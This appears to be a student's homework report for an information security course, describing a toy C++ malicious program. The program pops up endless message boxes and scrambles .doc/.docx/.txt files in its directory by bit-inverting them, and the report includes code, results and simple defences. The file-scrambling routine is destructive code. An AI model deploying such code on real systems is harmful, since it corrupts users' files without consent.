

信息安全原理作业二报告

应承峻 3170103456

【实验内容】

Try to simulate a computer attack: implement a malicious code, including but not limited to buffer overflow, dictionary attack (the dictionary file could be from Internet or written by yourself) and viruses. Explain how it works and how to defend such kind of attack.

【编程环境】

C++

【攻击方式】

在本次实验中，恶意代码通过无限弹出对话框，并且对当前目录下所有文档（后缀为.doc/.docx/.txt）进行加密来实现对计算机的攻击。

【算法设计】

程序流程：

- ①弹出第一个对话框
- ②找到当前目录下所有后缀为.doc/.docx/.txt 的文件
- ③对每一个文件加密
- ④无限弹出对话框

无限弹出对话框：创建一个死循环即可

```
while (true) {  
    MessageBox(NULL , "你猜猜要怎么把它关掉" , "Notice" , NULL);  
}
```

文件加密：为方便文件解密，在实验中通过二进制流形式读入文件，并将流中每一位取反（两次取反后即可恢复）的形式来对文件进行加密。修改文件的方式为先将加密后的文本放入中间文件 tempfile，读操作完成后，将原文件删除并重命名中间文件为原文件名。

```
void file_encryption(const char* filename) {  
    char ch;  
    ifstream in(filename , ios::in | ios::binary);  
    ofstream out("tempfile" , ios::out | ios::binary);  
    if (in.fail() || out.fail()) return;  
    in.read((char*)&ch , sizeof(ch));
```






```

while (!in.eof()) {    /*逐个字符读入*/
    ch = ~ch;          /*按位取反*/
    out.write(&ch , sizeof(ch)); /*写入中间文件*/
    in.read((char*)&ch , sizeof(ch));
}
in.close();
out.close();
remove(filename);     /*删除源文件*/
rename("tempfile" , filename); /*重命名中间文件*/
}

```

【实验结果】

在可执行文件目录下放入三个测试文件，依次为.doc/.docx/.txt 文档

名称	修改日期	类型	大小
 HW2.exe	2019/3/28 11:57	应用程序	22 KB
 HW2.iobj	2019/3/28 11:57	IOBJ 文件	228 KB
 HW2.ipdb	2019/3/28 11:57	IPDB 文件	79 KB
 HW2.pdb	2019/3/28 11:57	Program Debug ...	780 KB
 测试文档1.docx	2019/3/28 12:03	DOCX 文档	34 KB
 测试文档2.doc	2019/3/28 12:03	DOC 文档	98 KB
 测试文档3.txt	2019/3/28 12:03	文本文档	5 KB






其中“测试文档 1.docx”的部分内容如下：

实验四 数据库安全

● 实验目的

- 1) 熟悉通过 SQL 进行数据完整性控制的方法。
- 2) 熟悉数据库中登录，用户，角色的概念和作用

● 实验内容

-  建立表，考察表的生成者拥有该表的哪些权限。
-  使用 SQL 的 `grant` 和 `revoke` 命令对其他用户进行授权和权力回收，考察相应的作用。
-  建立视图，并把该视图的查询权限授予其他用户，考察通过视图进行权限控制的作用。
-  建立新的角色，并为其赋予权限（`create table`，`view`，`procedure`等），给用户添加角色
-  完成实验报告。

实验前可参看 msdn 中相关资料，理解 SQL Server 中安全性相关的概念。

[http://msdn.microsoft.com/zh-cn/library/vstudio/bb669074\(v=vs.110\).aspx](http://msdn.microsoft.com/zh-cn/library/vstudio/bb669074(v=vs.110).aspx)

大家新建用户时可能会碰到一些问题，如果一时找不到解决办法，可以参考这篇博客。<http://blog.csdn.net/zhouquan2009/article/details/7010387>

● 实验步骤（sql-server 版）

1. 基于上一次实验的 library 数据库和 book 表,创建一个登录账户 A 并同时绑定数据库用户 A, 以 public 和 owner 角色映射到 library 数据库上。

“测试文档 2.doc”的部分内容如下：

实验2 Linux shell 基本命令

实验目的：


1. 初步了解 Linux 的命令格式；
2. 学会如何得到帮助信息；
3. 练习几个最常用的命令；
4. 练习用 vi 编辑器编辑文本文件；
5. 学习掌握 Linux 文件类型概念
6. 学习如何创建一个 Linux 目录的层次结构
7. 学习掌握有关绝对路径和相对路径概念，掌握主目录(home directory)、工作目录（当前目录）概念
8. 学习如何有效浏览 Linux 目录层次，有关文件内容类型和隐含文件
9. 学习有关文件属性，如何确定文件的大小
10. 学习如何显示文本文件的内容
11. 学习如何复制、追加、移动和删除文件，如何合并文件
12. 学习 Linux 的文件访问权限，用户的类型和文件访问权限的类型

“测试文档 3.txt” 的部分内容如下：



运行程序后，首先弹出对话框，点击确定，此后将无限弹出右下图所示对话框：

框：



通过任务管理器强制关闭程序，再打开文件，发现文件已乱码。

其中乱码后的测试文档的部分内容如下：

/O?^N?

? ? ? ?? ?? ? ?

Z> ?鯁
?? ? ?洶湧 & &

瓊 cL?cL?. ?
k? H k?

栝 笱 栝 濱 栝 ? 悵 栝 ? 涕 ?
悵 悵 o? 悵 c? ? 屬 ? ? 悵 悵 I? 塾 ? f? ?
[?] [?] f? ? 9?
悵 悵 [?] 禁 ? ? 鶴 ?
€ 焮??+? ? 團 滄 ?

[illegible]

测试文档3.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

迹

JZ2C50F"0J2L?J.0)GJC50龢?J.0;@J;龢60C9M)5J0)-DG C
JZJ;2C50F"0J2L奥-U8BA /2C5070@)M0.P^B050^DF50^连050)[F#?0J7FY;#^A龢
2WF06<2C50F"0J2LJ;60C9,05J0)\S3G .X6MJ;0J2LNL3;#>Y\SC,60I+50A"@0J2L+R?0C0,Y,<J;?0B^
龢龢?J.0)080龢50A"I+00龢龢龢+000L90龢0ES0/+龢5070E:奥?N0奥500奥L O060奥;0H"奥(0*
奥C\$0奥(#M'50)>@奥@K0龢050) [龢WE:奥/*<0奥JZ1D奥?N0龢B35Y?X60J7烛龢#?0+N0龢#?0+N痘奥
<=#0S?*<0S?U0JHB50龢B05C8=C龢WE:奥B050)[E:晒050?奥DF9?)S逮R)74\WF#0+N痘\V龢龢
FY;#;0)龢龢?>00L90龢Y;#<05 龢F#0)龢+NJ8=B?070B=0N痘奥<=#0倪J870J2L连
道JD'痘?#=0道010羊?C5070@鑫柘ZNAT0@啞跬?0>@70@噢HBN?0E0M5+烛?C50;/0]KH0;+%1;0)/奥<@3
2C50F/)01U-D//奥-D//)/J;;#?7700=龢走50E:奥?N0奥500奥L O060奥;0H"奥(0* 奥C\$0奥050>咧
性醋桶脩0);?0H"#]50=&0500/?\D0迳05058>01D/\507/>D?0,U(C)H0KQ/?2龢瑛接摻E龢走郅愕
敌惆竿奥龢娉妹温撮泻潺瀹奥龢娉妹温吹岷根嫩涑仝楚遼噓奥拖纤奥噓囉嗔涎舫奥瓦烛?
C50M0.P?U80@6->I+50J;?N0奥500奥L O060奥;0H"0?0H"80C0钟?0* 奥C\$0龢0C0谄B0/M0.P据
HD'D'(0I00105Q3
H0E03
C0J;2C50F:/0]奥<@
2C50F:/01002W-00=>?7!膨罍20E:奥2N0奥500奥L O060奥;0H"奥(0* 奥C\$0龢0C0谄B0/M0.P据

此时若再运行程序，重新打开文档，发现文档又恢复了。

实验四 数据库安全

● 实验目的

- 1) 熟悉通过 SQL 进行数据完整性控制的方法。
- 2) 熟悉数据库中登录，用户，角色的概念和作用

● 实验内容

- ✎ 建立表，考察表的生成者拥有该表的哪些权限。
- ✎ 使用 SQL 的 grant 和 revoke 命令对其他用户进行授权和权力回收，考察相应的作用。
- ✎ 建立视图，并把该视图的查询权限授予其他用户，考察通过视图进行权限控制的作用。
- ✎ 建立新的角色，并为其赋予权限（create table, view, procedure 等），给用户添加角色。
- ✎ 完成实验报告。

实验前可参看 msdn 中相关资料，理解 SQL Server 中安全性相关的概念。
[http://msdn.microsoft.com/zh-cn/library/vstudio/bb669074\(v=vs.110\).aspx](http://msdn.microsoft.com/zh-cn/library/vstudio/bb669074(v=vs.110).aspx)
大家新建用户时可能会碰到一些问题，如果一时找不到解决办法，可以参考这篇博客。<http://blog.csdn.net/zhouquan2009/article/details/7010387>


● 实验步骤（sql-server 版）

1. 基于上一次实验的 library 数据库和 book 表,创建一个登录账户 A 并同时绑定数据库用户 A, 以 public 和 owner 角色映射到 library 数据库上

实验2 Linux shell 基本命令

实验目的:

1. 初步了解 Linux 的命令格式;
2. 学会如何得到帮助信息;
3. 练习几个最常用的命令;
4. 练习用 vi 编辑器编辑文本文件;
5. 学习掌握 Linux 文件类型概念
6. 学习如何创建一个 Linux 目录的层次结构
7. 学习掌握有关绝对路径和相对路径概念,掌握主目录(home directory)、工作目录(当前目录)概念
8. 学习如何有效浏览 Linux 目录层次,有关文件内容类型和隐含文件
9. 学习有关文件属性,如何确定文件的大小
10. 学习如何显示文本文件的内容
11. 学习如何复制、追加、移动和删除文件,如何合并文件
12. 学习 Linux 的文件访问权限,用户的类型和文件访问权限的类型
13. 学习如何设置和改变一个文件的访问权限
14. 学习如何在文件或目录的创建时设置缺省访问权限
15. 学习理解硬链接、符号链接



【防御策略】

- ①管好你的手：不要因为好奇而乱点；
- ②亡羊补牢：一不小心点开了没关系，只要不去点第一个对话框的确定，而通过任务管理器把程序结束了文档就不会被修改；
- ③以毒攻毒：文档不小心被改了没关系，再启动一次程序，负负得正，文档又恢复了。

【实验心得】

读取文件时最好使用二进制流按字节读取的方式，若以文本流形式读取则对于 doc 类型等文档将会出现预期之外的结果。通过本次实验，我对常见恶意代码的种类有着深入理解，并且复习了密码学以及 C++文件的相关知识点。